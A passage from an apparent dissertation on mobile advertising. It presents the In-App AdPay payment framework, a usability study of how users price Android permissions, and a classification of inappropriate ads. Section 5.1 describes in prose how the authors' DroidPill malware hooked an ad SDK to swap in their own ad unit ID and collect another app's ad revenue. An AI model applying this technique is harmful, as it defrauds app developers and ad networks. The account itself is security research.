the app developers to work with every ad network adapting In-App AdPay for securing the network connections between users and ad networks, although the vast majority of mobile ads served to ADMOB have been served via HTTPS since 2015 [116]. While money still flows from advertisers to app developers, users are able to get paid with virtual goods from app developers. Last, although server redirection is mainly used for reducing connection speeds, we may still adopt a few client redirections in our design to increase simplicity. It takes four steps for users to complete such a transaction: 1) after getting into the portal, the user can select an option, 2) the user must grant the requested permissions to get a tailored ad, 3) the user can click the ad to get into its landing page, and 4) when the user returns from the landing page, the payment will automatically be allocated. Figure 4.2 depicts the flowchart in detail.




Figure 4.2: Workflow of In-App AdPay

4.2.2 Implementation

According to Figure 4.2, our implementation consists of three NODE.JS servers providing an app developer, an ad network, and 14 advertisers, respectively, as well as an in-app user interface with only minimum required features to conduct further experiments. Each server runs its own MONGODB database and follows the REST architectural style for all HTTP/HTTPS connections. Also, we consider all advertisers' simple landing pages are hosted on the same server without a backend. While the servers are hosted on a Mac mini with OS X and two PCs (i.e., one with Windows 10 and another with Ubuntu 14.04 Desktop), the user interface is implemented on a Moto X with Android 5.1. All devices are connected by a switch and a wireless access point within a local network.

In order to complete a transaction, four steps are required: 1) once a user makes an ad request, the request is logged in the developer's server and redirected to the ad network's server which asks for permissions via the In-App AdPay portal, 2) once the user grants the permissions, a personalized ad is sent, 3) once the user clicks the ad, a landing page is rendered, and 4) a payment request is automatically sent and then verified by remote servers. Also, the first three steps are manually handled by mobile users. Furthermore, five points are emphasized in our design, as shown in Figure 4.2. First, in step 1d, user consent is explicitly requested before releasing private information. Second, in steps 1b and 3b, the developer and the ad network log transactions respectively during the redirections. Afterwards, in steps 2a and 4a, HTTPS connections are used when granting the permissions to the ad network and when asking for payment from the developer. Moreover, steps 4c and 4d are optional only if the advertiser adapts the CPA model. Finally from step 4b to step 4e, long polling involves holding the connection open during server-to-server communications to allow the developer server to respond at a later time.

We include both reasonable-case and worst-case scenarios simultaneously in our implementation. Figure 4.3 depicts the in-app user interface with seven price options between \$0.49 and \$3.49. These reasonable prices are set in regards to relatively low revenues that




Figure 4.3: User interfaces for In-App AdPay

app developers can earn for a single click, since users' information is worth as much as advertisers are willing to pay for. When a user clicks on one of the buttons, a dialog box pops up to request permissions, as shown on the left of Figure 4.3. The higher the payment asked by the user, the more ad-related permissions that are asked. The ad network may also explicitly ask users for any permissions that advertisers are interested in – the exception being Internet and Access_Network_State, which are only for Internet connectivity. For the worst case, instead of using permission groups newly adopted in Play Store, we allow users to see each permission description. After granting the permissions, a randomly selected 468x60 ad is displayed on the bottom, as shown on the right of Figure 4.3.

4.3 Evaluation

After implementing the framework, we conducted usability testing with 42 volunteers, which are evenly divided into 7 groups. These participants were asked to repeatedly select price options and decide whether to grant random Android permissions. All the users'

Table 4.3: Seven test scenarios (B: Button, P: Permission)

Group	Times	No. of Permissions	Background	Button Permutation	No. of Permissions per Button	Click Tracking
1	30	37	white	yes	B1:1P, B2:2P, ..., B7:7P	no
2	50	37	white	yes	idem	no
3	50	19	Skype	no	idem	yes
4	50	19	white	no	idem	yes
5	50	19	white	no	B1&B2:1P, B3&B4:2P, B5&B6:3P, B7:4P	yes
6	50	19	white	no	idem	yes
7	50	19	white	no	1P/B	yes

actions and decisions are logged in the background with their consent. After analyzing the participants' feedback from a group, we adjusted our test scenario for the next group. Finally after all tests, we recognize that although user satisfaction rises, users still feel uncomfortable with information collection. Furthermore, after studying the data from our evaluators, we identify which permissions users care most about and how users can be enticed to give advertisers access to them.

4.3.1 Usability Testing & Data Collection

According to [117], five users per usability test is sufficient to assess the framework's usability. Therefore, for our 42 volunteers, we set six to a group. Each specific test scenario is conducted in each group. Moreover, for each button, the permissions are randomly selected with Fisher-Yates shuffle from our database. The seven scenarios and their differences are

Table 4.4: User opinions about In-App AdPay

User Perceptions	In-App AdPay	very comfortable	5
		somewhat comfortable	18
		neutral	8
		somewhat uncomfortable	9
		very uncomfortable	3
	Advertiser	very comfortable	17
		somewhat comfortable	18
		neutral	4
		somewhat uncomfortable	3
		very uncomfortable	1
	Ads	still memorized	25
		not memorized	18
	Permissions	still memorized	34
		not memorized	9
	Permission Description	helpful for decision	38
		not helpful for decision	4
User Expectations	Still spend money	Yes	20
		No	22
	Will use In-App AdPay	Yes	20
		No	22
	Still uncomfortable with info collection	Yes	31
		No	11

shown in Table 4.3.

For Group 1 and Group 2, in order to prevent users from making their decisions in advance, seven buttons are re-permutated for each round. For the buttons in these two groups, Button 1 (i.e., \$0.49) renders 1 permission, Button 2 (i.e., \$0.99) renders 2 permissions, Button 3 (i.e., \$1.49) renders 3 permissions, and the other four buttons follow the same rule. Both groups include 37 permissions, including the 19 permissions discussed in Section 2.1.3 along with another 18 similar permissions we picked out. Instead of the permissions themselves, their official descriptions are displayed in the user interface. While we start tracking ad clicks from Group 3, we set a blue background with the Skype icon in Group 3. Group 4 is the same as Group 3 except for the background. Group 5 and Group 6 have the same number of permissions per button in both cases. In Group 7, each button renders only one permission. All logs are collected within the mobile device. Each log

consists of which button is clicked, what permissions are requested, time taken to make a decision, and the decision.

4.3.2 Opinions & Results

After finishing usability tests with 42 volunteers, we conduct a survey related to In-App AdPay. Table 4.4 depicts user opinions, including perceptions and expectations, related to our framework. Unsurprisingly, user perceptions were favorable: while more than half of the evaluators were comfortable with In-App AdPay, over 90% felt comfortable with advertisers. For example, P2 thinks *"it would work for majority of people"*, P24 feels that the service *makes every party feel incentive*, and P38 points out that *it's a nice idea to get money from the advertisers in a trade for some personal information as long as the users is clearly informed of which information is being exchanged*. It also shows that nearly 60% recalled ads and over 80% memorized permissions they have encountered during the test, and over 90% made decisions according to the permission descriptions. However, we find that over 70% of the participants are uncomfortable when consenting to collect their private information. After looking into their comments, we find that:

-P1: *"I don't want to sacrifice my privacy for money."*

-P22: *"I think anything more than approximate location is invasive. I like how it gives clear control of the permissions and how you can "earn" money for virtual transactions."*

-P29: *"I was unlikely to agree if I was uncertain of the permission's impact."*

-P26: *"I gave permissions that I thought were okay in keeping my privacy intact. It is inevitable in our world now. I would not mind as long as I feel that they respect my privacy to a certain level. I think it is a good experience given that some companies get these private information from people without paying them anyways."*

We believe that users may not wish to surrender their private information, but everyone sets prices for different categories of private information. Therefore, we conducted a log analysis to reveal how users value their private information in different scenarios. The




Figure 4.4: Individual differences

results will give advertisers a better way to induce users without violating the policies regarding data privacy. Moreover, all groups have slight differences, except Group 5 and Group 6 are the same. However, since Group 1 and Group 2 contain permissions not related to mobile ads, we focus on the other 5 groups.

Individual Differences Individuals do not view privacy uniformly. As used in [118], we classify our volunteers into three separate clusters: the privacy fundamentalist, the pragmatic majority, and the marginally concerned. While the privacy fundamentalists find it extremely unacceptable to give up their private information, the marginally concerned individuals feel indifferent. The pragmatic majority group falls in the middle. See Figure 4.4. On the left side, the volunteers with less than 10 "Yes" are considered as the privacy fundamentalists and the one with more than 40 "Yes" are treated as the marginally concerned. Whereas, on the right side, the privacy fundamentalists select less than 6 permissions, but the marginally concerned people allow more than 16 permissions. We notice that different settings (i.e., number of permissions per button) trend towards two opposite directions for




Figure 4.5: Different backgrounds (left: Skype, right: white)

user choices: When users are asked to grant more permissions for higher prices, as shown in Group 3 and Group 4, "Yes"-related demographics move towards privacy fundamentalists in permissions-related demographics. However, when asking for less permissions, as shown in Group 5 and Group 6, "Yes"-related demographics move towards the marginally concerned side in permissions-related demographics. As Group 7 asks only one permission per button, there is no significant difference between "Yes"-related and permissions-related demographics.

Influences of Trustful Apps Group 3 and Group 4 are the same, except for having different backgrounds: the volunteers in Group 3 were directed to use a service within Skype. We consider the null hypothesis (H_{0a}): *There is no difference in user satisfaction with advertisers between Skype background and white background*. We quantize user sat-

isfaction into 5 values (i.e., very comfortable: 1, somewhat comfortable: 0.75, neutral: 0.5, somewhat uncomfortable: 0.25, and very uncomfortable: 0), and then weight the results with ad memorization (i.e., still memorized: 1.25, and not memorized: 0.8). We use two separate sets of unpaired samples for a statistical hypothesis test, in which the test statistic follows a Student's *t*-distribution under the null hypothesis. It can be used with extremely small sample sizes [119]. An unpaired two-sample *t*-test shows suggestive evidence that the null hypothesis does not hold (t=-1.84, p=0.095599, two-tailed). Therefore, we deduce that users may be more satisfied in using the service within a well-known app like Skype.

As we observe that in Group 3 and Group 4, there are more privacy fundamentalists in permissions-related than "Yes"-related demographics. We focus on the differences when using the service within a well-known app like Skype and an unknown app, as depicted respectively in Figure 4.5. In Group 4, users are more reluctant to click higher paid options with granting more permissions. As a result, a few permissions do not appear due to the test's randomization. However, we cannot find any evident relation between granted permissions and their CTRs (i.e., ad clicked over ad requested). Therefore, users may be more satisfied with advertisers by granting more permissions for In-App AdPay within a well-known app.

Relations between Permissions and Prices/CTRs Group 5 and Group 6 are exactly the same, which render 1-4 permissions when a button is clicked. Therefore, we consider the two groups as a whole (i.e., 12 people). As for Group 7, it shows only 1 permission per button click. In order to evaluate user satisfaction with advertisers in the groups asking for less permissions, we set Group 4 as the benchmark for the null hypothesis (H_{0b}): *There is no difference in user satisfaction with advertisers when providing different number of permissions per button click*. The unpaired two-sample *t*-test (i.e., Group 4 vs. Groups 5&6) surprisingly fails to reject the null hypothesis (t=-1.71616, p=0.105457, two-tailed), due to an individual who answers "somewhat uncomfortable" and "not memorized". When we exclude this individual's answers from our sample, there is a significant evidence that the




Figure 4.6: Number of permissions per button (left: 1-4, right: 1)

null hypothesis does not hold (t=-3.15544, p=0.006539, two-tailed). Therefore, user satisfaction with advertisers in Groups 5&6 is different from that in Group 4. As for Group 7, it fails to reject the hull hypothesis (t=-0.03197, p=0.976657, two-tailed) when comparing with Group 4. Accordingly, three points are highlighted: 1) it's unavoidable to bring a high variance into usability testing by extremists, 2) it shows that 1-4 permissions per button click makes most users satisfied with advertisers, and 3) one permission per button click does not help increase user satisfaction with advertisers from the original settings in Group 4.

Figure 4.6 shows the CTRs of ad-related permissions in Groups 5&6 and Group 7. While the CTRs in Figure 4.5 are all above 50%, we witness a more diverse distribution in Figure 4.6. Specifically, the CTRs of 7 ad-related permissions are below 20% (i.e., Send_SMS, Read_Logs, Change_WiFi_State, and Write_External_Storage), and 0% (i.e.,

Access_Fine_Location, Write_Calendar, and Call_Phone) in Group 7. While most permission rankings in terms of CTR are changed between the two charts in Figure 4.6, Access_Coarse_Location remains first in ranking but gets a higher CTR in Group 7, and the CTR of Read_Calendar keeps within the same range. Since Group 7 allows only one permission per button click, we believe that the CTRs in Group 7 better reflect the actual user preferences for different ad-related permissions. However, we also deduce that the strategy of rendering permissions in a combination increases the overall CTRs and gets more user information.

Table 4.5 displays the median, mean and standard deviation of each permission's prices evaluated by the volunteers in Figure 4.6. Similarly, while one permission per button click in Group 7 may reflect the actual user viewpoints on each permission, the strategy of rendering permissions in a combination in Groups 5&6 results in a lower users' permission-value expectation, which helps advertisers develop a better approach to allocate their budgets when using In-App AdPay.

4.4 Takeaways

Our newly proposed monetization service, In-App AdPay, allows advertisers "pay" targeted users for virtual transactions via secure connections. By bringing mobile users into the monetization loop, we are able to examine how users view advertisers and value permissions in different test scenarios. No matter what strategies advertisers use, there are privacy fundamentalists who always feel very uncomfortable with mobile ads. However, most volunteers have a positive attitude towards advertisers when using In-App AdPay, especially with trustful apps. Last, mobile users are likely to share coarse location with others, and also grant a few dangerous permissions (e.g., WRITE_EXTERNAL_STORAGE, WRITE_CALENDAR, and CALL_PHONE) when piggybacking in group.

Table 4.5: Users' price expectations on ad-related permissions

Permission	**Median**		**Mean**		**Stdev**	
	Groups 5&6	Group 7	Groups 5&6	Group 7	Groups 5&6	Group 7
Access_Coarse_Location	0.890833	2.24	0.858594	2.04	0.10736	0.647109
Access_Fine_Location	0.86	2.156667	0.868629	1.698333	0.103363	0.909059
Access_WiFi_State	0.86625	2.99	0.87694	2.04	0.090729	1.30384
Activity_Recognition	0.8535	2.406667	0.808394	2.406667	0.139274	1.532065
Call_Phone	0.834347	N/A	0.861472	N/A	0.09486	N/A
Camera	0.89299	2.49	0.853298	2.61	0.147533	0.544977
Change_WiFi_State	0.7575	2.49	0.720243	2.49	0.170563	0
Get_Accounts	0.805	1.74	0.750668	2.003889	0.157695	0.530875
Read_Calendar	0.950764	2.24	0.937623	1.906667	0.069279	1.2829
Read_History_Bookmarks	0.884427	1.49	0.886677	1.79	0.094897	0.67082
Read_Logs	0.923542	2.24	0.932054	2.24	0.057893	0.353553
Read_Phone_State	0.8725	1.99	0.905853	1.865	0.062061	0.629153
Record_Audio	0.89996	2.281667	0.890471	2.281667	0.102696	0.648181
Send_SMS	0.838125	0.99	0.840602	0.99	0.105888	0
Vibrate	0.844333	2.49	0.866509	2.156667	0.119822	0.874007
Wake_Lock	0.897292	1.24	0.872635	1.656667	0.106897	0.946485
Write_Calendar	0.913889	N/A	0.926364	N/A	0.043033	N/A
Write_Contact	0.921094	0.49	0.8518	0.49	0.185564	0
Write_External_Storage	0.995	N/A	0.969583	N/A	0.043537	N/A

CHAPTER 5

OTHER CONCERNS RELATED TO DIGITAL ADVERTISING ECOSYSTEMS

5.1 Ad Revenue Stealing Attack

DroidPill, the previously mentioned framework for malware creation, can employ the app virtualization technique to exploit the advertising ecosystem and steal ad revenue from benign apps. In order to stay away from legal liabilities, here we do not disclose app names and ad networks that we tested. Let's call them app X and ad network Y. The ad network Y assigns ad unit IDs to app developers when including Y's SDK in their apps. When displaying ads, an app supplies its ad unit ID to Y's ad server, which helps Y map ads to the developer account. In the experiment, we signed up a developer account and acquired an ad unit ID from Y. Afterwards, a DroidPill malware was created for app X. By interposing an API in Y's SDK, the malware was able to replace the X's ad unit ID with the one that Y assigned to us. After displaying/clicking ads in the hacked X for a few days, we found that our developer account received a small amount of money from Y.

5.2 Ad Inappropriateness

The issue of ad inappropriateness on the Internet has existed for a long time but not yet fully explored. Legislatures in the United States have enacted various acts (e.g., COPPA, CIPA [120]) to safeguard children online, including ad views/clicks. Accordingly, well-known ad networks [6, 121, 122, 123, 124] also establish content policies for advertisers. But, self regulation is not enough. Therefore, we will take a first step to analyze and classify inappropriate ad content at large scale.

Table 5.1: Inappropriate ad categories (numbers)

Ad Policies (345)	adult (14)
	criminal (7)
	cryptocurrency (146)
	drug (3)
	prize (46)
	security (6)
	store (123)
Public Concerns (24)	age (2)
	cheat (3)
	gambling (5)
	health (3)
	political (8)
	privacy (3)

5.2.1 Data Preparation

We have over 58K post-click records, and each record contains a full page of HTML content and its landing page screenshot. In order to facilitate our analysis, we need to remove duplicates from both webpages and screenshots. But, the traditional cryptographic hashing algorithm cannot perfectly resolve the problem, since a bit difference between two input files will result in two substantially different hash outputs. For example, the same website we crawled may contain different cookies. So, we used the CETD algorithm [96] to extract text content and anchored links from webpages. Finally, we got 12,036 distinct documents. Also, the same website with a countdown timer may be photo-taken differently at two ad instances. Therefore, in order to retain useful content, we filtered out files with a size less than 15KB. Afterwards, we consecutively employed three image fingerprinting methods [125] (i.e., wavelet hashing, perception hashing, and difference hashing), which generate similar output hashes between two cognate input files. Finally, we received 6,337 unique images. Next, Both Vision API [94] and Natural Language API [95] from Google Cloud are used to classify 12,036 distinct documents and 6,337 unique images, respectively.

5.2.2 Severity Classification

Google Cloud Natural Language API reveals the structure and meaning of text from five different aspects, including sentiment analysis, entity analysis, entity sentiment analysis, syntactic analysis, and content classification. We used the API to get known entities and content categories. After identifying documents with the same known entities, we further reduce duplicate files with a list of the same entities from 12,036 to 7,067. Our selected documents contain all 27 level-1 categories in [126], and we pick up a few sensitive categories (i.e., Adult, and Sensitive Subjects). Afterwards, we use known entities to recursively select the critical categories based on ad policies and public media, and then manually clean the unrelated documents. Finally, we classify inappropriate ads within the 7,067 dataset into two severity levels, as presented in Table 5.1:

- prohibited/restricted by ad policies: adult (i.e., pornography), criminal (e.g., record), cryptocurrency, drug (e.g., cannabis), prize (e.g., fake awards), security (e.g., fake antivirus), store (e.g., age-restricted product)
- controversial: age (e.g., tattoo), cheat (e.g., ASHLEY MADISON), gambling (e.g., casino), health (e.g., plastic surgery), political (e.g., voting), privacy (e.g., phone number)

Afterwards, we projected all subcategories back to the original dataset. Ad inappropriateness in subjective. But, we follow the guidelines based on policies of ad networks and public opinions to classify those inappropriate ads. For example, AdWords does not allow "collecting personal information from children under 13 or targeting interest content to children under the age of 13" [127]; however, the ad network may not know users' ages. Therefore, we flag all ads related to age-restricted product. Also, due to Russian agents used political ads and the Cambridge Analytica scandal, Facebook has received criticism and modified its policies for political ads [128]. We thus put all such ads into the "public concerns" category. We get 4577 images for ad policies[1], as plotted in Figure 5.1, and 154

[1]Five categories: drug (0.17%), security (0.33%), adult (0.33%), criminal (1.44%), and prize (2.43%)




Figure 5.1: Distribution of policy-violating ads




Figure 5.2: Distribution of controversial ads

images for public concerns[2] in Figure 5.2.

We also leveraged the Google Vision API, which allows developers to understand the content of an image by using Google's machine learning models, on our screenshots to detect offensive contents and find web entities with similar images. We found the API performed quite well in detecting pornography. The API was also good at finding similar images that contain very few characters. For example, a prize wheel image with barely any characters was flagged as potentially dangerous by the API, because similar images were found at some malicious websites. However, it was difficult to accurately detect any other kinds of offensive ad content using the Vision API in general. Thus, we used only the Natural Language API in our analysis.


[2]Two categories: age (1.30%), and health (5.19%)

5.2.3 Case Studies


Unlike the previous two security topics which affect all users, ad inappropriateness may merely influence minors or all ages. Here we exemplify four cases to show the aggravating circumstances, as depicted in Figure 5.3. The former two examples are about standalone contents; the latter two instances show new tricks that advertisers could use to bypass ad networks' regulations. Along with their price volatility, cryptocurrencies attract attention from people all over the world. As a result, the entire industry suddenly booms. During our ad collection, we get mobile ads of 39 different cryptocurrencies and of 27 cryptocurrency-related reports from 15 online media. One of such ads, shown in Figure 5.3a, publicizes its cryptocurrency for the cannabis industry. As we learned from the Internet, marijuana is not legalized at the federal level in the United States and in Canada [129], such ads should thus be prohibited. We also found age-restricted content promoted by benign sellers (e.g., Amazon, and Walmart), as seen in Figure 5.3b. It is even worse that *nested ads* can bypass all restrictions. Figure 5.3c illustrates the landing page of a gaming website, where another two ads are nested. Although ad networks can scrutinize matches between ads and their landing pages, their arms may not be able to reach at nested ads. To the best of our knowledge, we do not find any policies to directly regulate such a situation. As a result, inappropriate ad content may be broadcasted within landing pages subscribed to well-known ad networks. Here, the rise of this trend is more obvious in Figure 5.3d. FOFY [130] is a blog website; however, here we consider it as an adware, because: 1) for more than 30 FOFY ads we collect, only ads are displayed within the screenshots but their real content hides underneath, and 2) we detect that, these ads are originated from click fraud. Accordingly, the situation of ad inappropriateness is getting worse.

(a) Controversial topics in an ad

(b) Restricted content on a website



(c) Embedded ads in a landing page



(d) Ads within an adware

Figure 5.3: Examples for ad inappropriateness

